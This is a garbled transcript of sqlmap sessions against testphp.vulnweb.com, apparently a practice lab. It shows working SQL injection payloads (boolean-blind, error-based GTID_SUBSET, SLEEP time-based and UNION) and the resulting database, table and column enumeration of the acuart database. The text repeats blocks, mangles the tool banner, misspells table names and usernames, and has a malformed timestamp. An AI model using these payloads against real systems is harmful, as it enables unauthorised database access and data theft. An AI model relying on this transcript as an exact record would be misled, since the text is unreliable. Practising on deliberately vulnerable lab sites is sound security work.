Payload: artist=-2876 UNION ALL SELECT NULL,CONCAT(0x7171627071,0x6e42775a4951484a4f4945514d7253764c6264614446676c486862556e4d4e4a5248724a4d6a6179,0x716a71),NULL-- -
```

```
web server operating system: Linux Ubuntu
```

back-end DBMS operating system: Linux Ubuntu

back-end DBMS: MySQL 8

```
back-end DBMS: MySQL 8
banner: '8.0.22-0ubuntu0.20.04.2'
```

```
[15:13:13] [INFO] fetched data logged to text files under '/Users/aakankshsen/.local/share/sqlmap/output/testphp.vulnweb.com'
```

```
[*] ending @ 15:13:13 /2025-02-17/
```

```
aakankshsen@Aakankshs-MacBook-Air-2 ~ %
```

```
aakankshen@Aakankshs-MacBook-Air-2 ~ % sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbms=mysql
```

```
H  
[ ] {1.9.2#stable}  
[-] [ ]  
[-] [-] [ ] [ ] [ ] [ ] [ ]  
[-] [ ] [ ] [ ] [ ] [ ] [ ]  
[-] [ ] [ ] [ ] [ ] [ ] [ ]  
[-] [ ] [ ] [ ] [ ] [ ] [ ]
```

```
[*] starting @ 15:13:40 /2025-02-17/
```

```
sqlmap resumed the following injection point(s) from stored session:
```

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Type: error-based

Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)

```
Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(3203=3203,1))),0x716a786b71),3203)
```

Type: time-based blind

```
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

```
Payload: artist=1 AND (SELECT 9439 FROM (SELECT(SLEEP(5)))SZHb)
```

Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

```
Payload: artist=-2876 UNION ALL SELECT NULL,CONCAT(0x7171627071,0x6e42775a4951484a4f4945514d7253764c6264614446676c486862556e4d4e4a5248724a4d6a6179,0x716a71),NULL-- -
```

```
[15:13:41] [INFO] testing MySQL
```

```
[15:13:41] [INFO] testing MySQL
[15:13:41] [INFO] confirming MySQL
```

```
[15:13:41] [INFO] confirming MySQL
[15:13:41] [INFO] the back-end DBMS is MySQL
```

```
[19.13.41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
```

```
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
```

back-end DBMS: MySQL >= 8.0.0

```
[15:13:41] [INFO] fetched data logged to text files under '/Users/aakankshsen/.local/share/sqlmap/output/testphp.vulnweb.com'
```

```
[*] ending @ 15:13:41 /2025-02-17/
```

```
aakankshsen@Aakankshs-MacBook-Air-2 ~ %
```

```
[*] ending @ 15:13:41 /2025-02-17/
```

```
H  
[ ]  
| | {1.9.2#stable}  
- . [ ] - .  
| | [ ] | |  
| V... |
```

<https://sqlmap.org>

```
[*] starting @ 15:14:30 /2025-02-17/
```

```
Parameter: artist (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 9439 FROM (SELECT(SLEEP(5)))SZHb)
```

```
[15:14:31] [INFO] fetching database names
[15:14:31] [INFO] fetching number of databases
[15:14:31] [INFO] resumed: 2
[15:14:31] [INFO] resumed: information_schema
[15:14:31] [INFO] resumed: acuart
```

```
[15:14:31] [INFO] fetched data logged to text files under '/Users/aakankshen/.local/share/sqlmap/output/testphp.vulnweb.com'
```

```
aakankshen@Aakankshs-MacBook-Air-2 ~ %
```

```

      H
      |
  [ ]
  |
[-] [-] [ ] [-] [ ] [-]
|   |   |   |   |
[-] [-] [ ] [-] [-] [-]
|   |   |   |   |
  V...

```

`{1.9.2#stable}`

<https://sqlmap.org>

```
[*] starting @ 15:15:14 /2025-02-17/
```

```
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8293=8293

  Type: error-based
  Title: MySQL >= 5.6 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(3203=3203,1))),0x716a786b71),3203)
```

```
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-2876 UNION ALL SELECT NULL,CONCAT(0x7171627071,0x6e42775a4951484a4f4945514d7253764c6264614446676c486862556e4d4e4a5248724d4a6179,0x716a786b71),NULL-- --
```

```
[15:15:15] [INFO] enumerating database management system schema
[15:15:15] [INFO] fetching database names
[15:15:15] [INFO] fetching tables for databases: 'acuart, information_schema'
[15:15:15] [INFO] fetched tables: 'acuart.category', 'acuart.guestbook', 'acuart.artists', 'acuart.carts', 'acuart.pictures', 'acuart.users', 'acuart.featured', 'acuart.products', 'information_schema.TABLESPACES', 'information_schema.APPLICABLE_ROLES', 'information_schema.TABLES', 'information_schema.INNODB_CMP_PER_INDEX_RESET', 'information_schema.INNODB_FT_DEFAULT_STOPWORD', 'information_schema.SCHEMATA_EXTENSIONS', 'information_schema.ENGINES', 'information_schema.KEY_COLUMN_USAGE', 'information_schema.INNODB_CMP', 'information_schema.VIEW_TABLE_USAGE', 'information_schema.USER_ATTRIBUTES', 'information_schema.PARTITIONS', 'information_schema.INNODB_BUFFER_PAGE', 'information_schema.ST_SPATIAL_REFERENCE_SYSTEMS', 'information_schema.ST_GEOMETRY_COLUMNS', 'information_schema.SCHEMATA'
```

```

[15:15:15] [INFO] enumerating database management system schema
[15:15:15] [INFO] fetching database names
[15:15:15] [INFO] fetching tables for databases: 'acuart, information_schema'
[15:15:15] [INFO] fetched tables: 'acuart.categ', 'acuart.guestbook', 'acuart.artists', 'acuart.carts', 'acuart.pictures', 'acuart.users', 'acuart.featured',
'acuart.products', 'information_schema.TABLESPACES', 'information_schema.APPLICABLE_ROLES', 'information_schema.TABLES', 'information_schema.INNOB_CMP_PER_IN
DEX_RESET', 'information_schema.INNOB_FT_DEFAULT_STOPWORD', 'information_schema.SCHEMATA_EXTENSIONS', 'information_schema.ENGINES', 'information_schema.KEY_C
OLUMN_USAGE', 'information_schema.INNOB_CMP', 'information_schema.VIEW_TABLE_USAGE', 'information_schema.USER_ATTRIBUTES', 'information_schema.PARTITIONS', 'i
nformation_schema.INNOB_BUFFER_PAGE', 'information_schema.ST_SPATIAL_REFERENCE_SYSTEMS', 'information_schema.ST_GEOMETRY_COLUMNS', 'information_schema.SCHEM
ATA', 'information_schema.INNOB_CMP_PER_INDEX', 'information_schema.INNOB_FOREIGN', 'information_schema.INNOB_COLUMNS', 'information_schema.INNOB_TABLESPA
CES', 'information_schema.INNOB_CACHED_INDEXES', 'information_schema.TABLES_EXTENSIONS', 'information_schema.INNOB_TRX', 'information_schema.PARAMETERS', 'i
nformation_schema.PLUGINS', 'information_schema.COLLATION_CHARACTER_SET_APPLICABILITY', 'information_schema.COLLATIONS', 'information_schema.INNOB_METRICS',
'information_schema.ROLE_COLUMN_GRANTS', 'information_schema.ROUTINES', 'information_schema.ADMINISTRABLE_ROLE_AUTHORIZATIONS', 'information_schema.EVENTS',
'information_schema.COLUMNS', 'information_schema.SCHEMA_PRIVILEGES', 'information_schema.INNOB_BUFFER_POOL_STATS', 'information_schema.COLUMNS_EXTENSIONS',
'information_schema.ENABLED_ROLES', 'information_schema.INNOB_VIRTUAL', 'information_schema.RESOURCE_GROUPS', 'information_schema.USER_PRIVILEGES', 'informati
on_schema.TABLE_PRIVILEGES', 'information_schema.INNOB_CMP_RESET', 'information_schema.INNOB_INDEXES', 'information_schema.INNOB_TABLES', 'information_schem
a.INNOB_DATAFILES', 'information_schema.INNOB_BUFFER_PAGE_LRU', 'information_schema.STATISTICS', 'information_schema.INNOB_FT_DELETED', 'information_schem
a.REFERENTIAL_CONSTRAINTS', 'information_schema.PROFILING', 'information_schema.TRIGGERS', 'information_schema.INNOB_TABLESTATS', 'information_schema.INNOB_
TEMP_TABLE_INFO', 'information_schema.COLUMN_PRIVILEGES', 'information_schema.VIEWS', 'information_schema.INNOB_FT_BEING_DELETED', 'information_schema.ROLE_R
OUTINE_GRANTS', 'information_schema.INNOB_CPMEM_RESET', 'information_schema.COLUMN_STATISTICS', 'information_schema.VIEW_ROUTINE_USAGE', 'information_schem
a.INNOB_FT_CONFIG', 'information_schema.ROLE_TABLE_GRANTS', 'information_schema.CHARACTER_SETS', 'information_schema.TABLESPACES_EXTENSIONS', 'information_sch
ema.ST_UNITS_OF_MEASURE', 'information_schema.INNOB_FT_INDEX_TABLE', 'information_schema.INNOB_SESSION_TEMP_TABLESPACES', 'information_schema.OPTIMIZER_TRAC
E', 'information_schema.INNOB_FOREIGN_COLS', 'information_schema.FILES', 'information_schema.INNOB_CPMEM', 'information_schema.PROCESSLIST', 'information_s
chema.INNOB_FT_INDEX_CACHE', 'information_schema.TABLE_CONSTRAINTS_EXTENSIONS', 'information_schema.INNOB_TABLESPACES_BRIEF', 'information_schema.CHECK_CONS
TRAINTS', 'information_schema.TABLE_CONSTRAINTS', 'information_schema.KEYWORDS', 'information_schema.INNOB_FIELDS'
[15:15:15] [INFO] fetching columns for table 'categ' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'artists' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'carts' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'pictures' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'users' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'featured' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'products' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'TABLESPACES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'APPLICABLE_ROLES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'TABLES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNOB_CMP_PER_INDEX_RESET' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNOB_FT_DEFAULT_STOPWORD' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'SCHEMATA_EXTENSIONS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'ENGINES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'KEY_COLUMN_USAGE' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNOB_CMP' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'VIEW_TABLE_USAGE' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'USER_ATTRIBUTES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'PARTITIONS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNOB_BUFFER_PAGE' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'ST_SPATIAL_REFERENCE_SYSTEMS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'ST_GEOMETRY_COLUMNS' in database 'information_schema'

```

```

[15:15:15] [INFO] fetching columns for table 'CHECK_CONSTRAINTS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'TABLE_CONSTRAINTS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'KEYWORDS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNOB_FIELDS' in database 'information_schema'

```

Database: acuart

Table: categ

[3 columns]

Column	Type
cat_id	int
cdesc	tinytext
cname	varchar(50)

Database: acuart

Table: guestbook

[3 columns]

Column	Type
mesaj	text
sender	varchar(150)
senttime	int

Database: acuart

Table: artists

[3 columns]

Column	Type
adesc	text
aname	varchar(50)
artist_id	int

Database: acuart

Table: carts

[3 columns]

Column	Type
cart_id	varchar(100)
item	int
price	int

CONSTRAINT_CATALOG	varchar(64)
CONSTRAINT_NAME	varchar(64)
CONSTRAINT_SCHEMA	varchar(64)
CHECK_CLAUSE	longtext

Database: information_schema
Table: TABLE_CONSTRAINTS
[7 columns]

Column	Type
CONSTRAINT_CATALOG	varchar(64)
CONSTRAINT_NAME	varchar(64)
CONSTRAINT_SCHEMA	varchar(64)
ENFORCED	varchar(3)
TABLE_NAME	varchar(64)
CONSTRAINT_TYPE	varchar(11)
TABLE_SCHEMA	varchar(64)

Database: information_schema
Table: KEYWORDS
[2 columns]

Column	Type
RESERVED	int
WORD	varchar(31)

Database: information_schema
Table: INNODB_FIELDS
[3 columns]

Column	Type
NAME	varchar(64)
INDEX_ID	varbinary(256)
POS	bigint unsigned

[15:15:15] [INFO] fetched data logged to text files under '/Users/aakankshen/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:15:15 /2025-02-17/

aakankshen@Aakankshs-MacBook-Air-2 ~ %